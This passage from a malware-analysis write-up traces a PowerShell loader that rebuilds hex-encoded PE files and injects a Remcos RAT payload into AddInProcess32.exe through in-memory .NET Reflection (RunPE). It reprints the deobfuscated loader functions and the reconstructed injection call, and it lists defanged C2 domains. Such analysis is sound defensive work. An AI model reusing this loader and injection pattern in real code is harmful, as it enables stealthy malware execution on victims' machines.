    return [System.Text.Encoding]::ASCII.GetString($listBytes.ToArray())
}

Function HexParaBytes($input) {
    return ($entry -split '(..)' | Where-Object {$_}) |
        ForEach-Object { [Convert]::ToByte($_, 16) }
}
ConverterBinaryForText does pretty much the same thing we just did: convert a representation to zeros and ones to text.
HexParaBytes, on the other hand, interprets a hexadecimal string and reconstructs the original bytes from it.
That’s already starting to give us a clue that we could be approaching Windows executables.
Then we find the main function:
Function ExecutePayload {

    $pastaPublica = "C:\X\Y\".Replace("X","Users").Replace("Y","Public")

    $mensagemCoded = (Get-Content ($pastaPublica + "SOL_msg.txt") -Raw) -replace "%","0" -replace "!","1" -replace "@","A"
    $runpecode = (Get-Content ($pastaPublica + "SOL_runpe.txt") -Raw) -replace "%","0" -replace "!","1" -replace "@","A"

    try {
        [byte[]]$mensagemBytes = HexParaBytes $mensagemCoded
        [byte[]]$dllBytes = HexParaBytes $codeRunPE

        $nomeMetodoLoad = Get-Content ($pastaPublica + "SOL_load.txt") -Raw
        $nomeMethodType = Get-Content($pastaPublica + "SOL_type.txt") -Raw
        $parameterClasse = ConverterBinaryForText (Get-Content ($pastaPublica + "SOL_xx.txt") -Raw)
        $nomeMethodExec = Get-Content ($pastaPublica + "SOL_method.txt") -Raw
        $parameterMethod = ConverterBinaryForText (Get-Content ($pastaPublica + "SOL_Execute.txt") -Raw)
        $nomeInvoke = Get-Content ($pastaPublica + "SOL_invoke.txt") -Raw
        $paramFramework = ConverterBinaryForText (Get-Content ($pastaPublica + "SOL_Framework.txt") -Raw)

        [Reflection.Assembly]::$nomeMetodoLoad($dllBytes).
            $nomeMethodType($parameterClasse).
            $nomeMethodExec($parameterMethod).
            $nomeInvoke(
                $null,
                [object[]]@(
                    $paramFramework,
                    $null,
                    $mensagemBytes,
                    $true
                )
            )

    } catch {}
}
There are many things to look at here.
First, we have several small files that appear to contain pieces needed to dynamically reconstruct class names, methods, and parameters.
But there are two particularly interesting ones: SOL_runpe.txt and SOL_msg.txt
These do not end up converted to text.
They are interpreted as hexadecimal and transformed directly into byte arrays:
[byte[]]$mensagemBytes = HexParaBytes $mensagemCoded
[byte[]]$dllBytes = HexParaBytes $codeRunPE
Then $dllBytes is delivered directly to Reflection.Assembly.
That means we are facing an assembly -.NET that is loaded from memory.
The code then uses the class names and methods reconstructed from the other files to execute that assembly and deliver $mensagemBytes to it as one of its arguments.
Everything is starting to look a lot like a loader.
The problem is that informaciones-digitales[.]com was no longer available and therefore we could not recover the SOL_* files to fully reconstruct this stage.
But we still had another version of nucleo.txt left.
And that version turned out to be especially useful.
Nucleo 2
When we cleaned nucleo2.txt, just like we did with the other files, we found a script very similar to Nucleo 1.
But there is a fundamental difference: the files involved in the final command are not downloaded from the Internet. They are embedded within the script itself.
This allows us to recover what we were missing.
Since the script is huge, it doesn’t make much sense to paste it all here. Let’s just look at some fragments to understand what it does and how it relates to nucleo 1.

In the first lines we find several similarities with nucleo 1 and some calls to the Windows API.
Then a variable named $arquivosConteudo appears, a PowerShell Hashtable that contains entries with names like:
PITBULL_xx.txt
PITBULL_type.txt
PITBULL_runpe.txt
The names change, but the structure matches that of the SOL_* files we saw earlier.
PITBULL_xx.txt, for example, contains a string of zeros and ones. PITBULL_type.txt simply contains: GetType.
And PITBULL_runpe.txt contains a huge encoded string.

Below we find:
PITBULL_invoke.txtPITBULL_Framework.txtPITBULL_Execute.txt
Again, the same structure we had seen with the SOL_* files.
Then the function with the name AdobeReaderDC08… appears again, responsible for converting strings of zeros and ones into text.
And finally we find another huge variable: $PitBull2025

At the end of the script we see how $PitBull2025 goes through several replacements that reconstruct a string of zeros and ones. That string is later sent to the same function that we had already studied in Nucleo 1.
Obfuscation is a little more complicated, but not too complicated. Nothing CyberChef can’t solve with Find / Replace and From Binary.

The result is a script practically identical to the one we had obtained from Nucleo 1.
The difference is that this time you don’t need to download the auxiliary files from the Internet: you rebuild them using the Hashtable included in the script itself.
And that means that now we do have all the pieces.
Rebuilding the loader
Most of the variables in the Hashtable have relatively small contents, but there are two that immediately catch our attention: PITBULL_runpe.txt and PITBULL_msg.txt
Let’s see how they are processed:
$mensagemCoded = (Get-Content ($pastaPublica + "PITBULL_msg.txt") -Raw) -replace "%","0" -replace "!","1" -replace "@","A"

$runpecode = (Get-Content ($pastaPublica + "PITBULL_runpe.txt") -Raw) -replace "%","0" -replace "!","1" -replace "@","A"

try {
    [byte[]]$mensagemBytes = HexParaBytes $mensagemCoded
    [byte[]]$dllBytes = HexParaBytes $codeRunPE
The two files contain hexadecimal representations whose characters have been partially replaced:
%by0!by1@byA
It’s another simple form of obfuscation, but enough to prevent true content from appearing directly within the script.
After making the replacements, the hexadecimal representation is converted to actual bytes.
We can rebuild both files using CyberChef again. In this case the content is too large to copy comfortably by hand, so we use a bit of Bash or Python to extract the variables from the script and save them in separate files.
Then we use Find / Replace and From Hex.

We save the results as: msg.bin and runpe.bin
Using sha256sum and file we obtain:
| Archive | SHA256 | File type |
|---|---|---|
msg.bin |
cef0c4...612f9e |
PE32 executable for MS Windows 5.01 (GUI), Intel i386, 5 sections |
runpe.bin |
a550a0...5c6596 |
PE32 executable for MS Windows 4.00 (DLL), Intel i386 Mono/.NET assembly, 3 sections |
So we have a normal Windows executable, msg.bin, and a DLL .NET,runpe.bin.
PE stands for Portable Executable, the format Windows uses for executables, DLLs, and other binaries. In other words, when file identifies these artifacts as PE, we already know that we are dealing with Windows executable code and not just encoded text or data.
The name runpe is already quite descriptive.
Putting together the final command
If we also obtain the content of the small files we can completely reconstruct the final command.
Replacing the variables with their values, we obtain something equivalent to:
[Reflection.Assembly]::Load($dllBytes).
    GetType("NewPE2.PE").
    GetMethod("Execute").
    Invoke(
        $null,
        [object[]]@(
            "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AddInProcess32.exe",
            $null,
            $mensagemBytes,
            $true
        )
    )
Only two non-text variables remain: $dllBytes, which contains runpe.bin, and $mensagemBytes, which contains msg.bin.
Now the flow is much clearer.
PowerShell loads the assembly directly from memory -.NET content on runpe.bin using: [Reflection.Assembly]::Load($dllBytes).
Then you get the class: NewPE2.PE looks for the method: Execute and calls it, giving it, among other arguments, the path of: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AddInProcess32.exe and the bytes of msg.bin.
Everything points to an implementation of RunPE /process injection.
In simple terms, runpe.bin works as a loader: it receives on the one hand a legitimate Windows executable that will serve as a target process and on the other the malicious PE that it wants to execute.
In this case, the target process is AddInProcess32.exe and the payload is contained in msg.bin.
The idea is to execute the malware code within the context of a legitimate process. From the outside we can end up seeing a valid Microsoft process while the code that is actually running inside it corresponds to the payload.
Furthermore, both the loader and the payload can be reconstructed and manipulated directly in memory. Encoded representations can touch the disk, but the final PEs do not need to be written there before being loaded and executed.
This makes the string significantly harder to detect for mechanisms focused solely on inspecting files written to disk.
The implant
We now have two Windows files that we can analyze.
We could open the DLL with a tool to .NET, load the executable into Ghidra or IDA and start reverse engineering.
But we can do something much cheaper first: look for the hashes in GTI.
The DLL

GTI already knew the DLL.
In the Behavior tab, particularly in the MITRE ATT&CK Tactics and Techniques section, we can find several clues that match what we had deduced about its function as a loader.
Let us further remember that, in our chain, this DLL does not need to exist on disk in its final form: PowerShell reconstructs its bytes and loads it using .NET Reflection.
But the search showed us something even more interesting.
GTI associated this file with a report: “Operation Golden Boa: new malware operation identified by SCILabs”
We had finally found an artifact from our chain that had also appeared in an external investigation.
And the context of the report was especially interesting: a malware operation focused on companies in the hotel and tourism sector in Latin America.
Exactly the type of context with which our research began. We’ll go back to that report. But first let’s look for the other hash.
The Windows executable

msg.bin logs many more detections on VirusTotal.
That’s not too surprising when we analyze the isolated file.
The interesting thing about the chain we just rebuilt is that the attacker doesn’t need to leave this PE directly on disk and run it. It first keeps it encrypted and then uses the loader to rebuild it and run it within another process.
That is why the number of detections of the isolated file does not necessarily represent how easy it is to detect the entire infection chain.
And here we finally know what malware we are dealing with in this branch: Remcos.
We will talk a little more about Remcos later because it is a tool of special interest due to its commercial origin and its frequent use in criminal operations.
For now the important thing is that we already know the final payload of this branch.
Getting the C2
Remcos is a widely studied RAT and extracting its command and control servers is not particularly difficult.
If we have access to GTI we can review the Details section, where we find information extracted from the implant, including its C2.

But we can find out a little more by using a public script to extract the Remcos configuration: remcos_config_extractor.py.
$python remcos_config_extractor.py msg.bin

banucha01[.]accesscam.org:2405:0
banucha02[.]accesscam.org:2405:0
banucha01[.]ddns.net:2405:0
banucha02[.]ddns.net:2405:0
banucha03[.]ddns.net:2405:0
comexoxotabahia[.]ddns.net:2405:0
microsoft-graphicscdt[.]ddns.net:2405:0
microsoft-graphic.ddns[.]net:2405:0
||CDT||1|||||||1||100000||||8||remcos[.]exe||||||0||CUCU-JUE1F0||...
The script searches within the executable for a resource called SETTINGS, locates the information necessary to decrypt it, and retrieves the configuration of Remcos, including its C2 servers.
Defanging the domains we find:
banucha01[.]accesscam[.]orgbanucha02[.]accesscam[.]orgbanucha01[.]ddns[.]netbanucha02[.]ddns[.]netbanucha03[.]ddns[.]netcomexoxotabahia[.]ddns[.]netmicrosoft-graphicscdt[.]ddns[.]netmicrosoft-graphic[.]ddns[.]net
They all use dynamic DNS services.
A Dynamic DNS service allows you to keep a domain name pointing to an IP address even if it changes. This is especially useful in residential connections, where IPs can be dynamically assigned by the provider.
A device or client informs the DDNS provider when its IP changes and the DNS record is automatically updated.
For a malware operator this allows maintaining the same C2 name even if the server’s IP address changes.
And here we find something interesting.
When reviewing the IPs historically associated with these domains we found a pattern: several belonged to GIGASAT (AS263252), a provider located in the state of Bahia, Brazil.
This does not mean that the operator is necessarily in Bahia. The infrastructure could be residential, compromised, used as a proxy, or respond to many other explanations.
But it does leave us with an interesting geographical concentration. Additionally, one of the domains directly includes the word: bahia
And there was still another curious detail.
What or who is “Banucha”?
Among the C2 we have:
- banucha01
- banucha02
- banucha03
So we inevitably ended up looking for the name.
“Banucha Gomes” is an alias used publicly by a Brazilian investigated by authorities for activities related to digital fraud, data sales and teaching scam techniques. He was arrested in December 2024 and some Brazilian media even referred to him as a “professor do golpe digital”.
The coincidence with the names of the C2 is striking. But for now it is just that: a coincidence that serves as a pivot.
We do not have sufficient evidence to claim that these servers belong to this person or are related to the campaign we are investigating. banucha could be a reference, a name reuse, an inside joke, or anything else. So it is better to save that data and not convert it into attribution.
The chain so far
By now we’ve come quite a bit since that fake PDF. The following image summarizes the relationships we managed to reconstruct during the research:
Reconstructed infection chain. The graph combines artifacts observed at different samples and times and does not necessarily represent a single linear execution. In particular, nucleo1.txt and nucleo2.txt are two different versions observed behind the same URL.
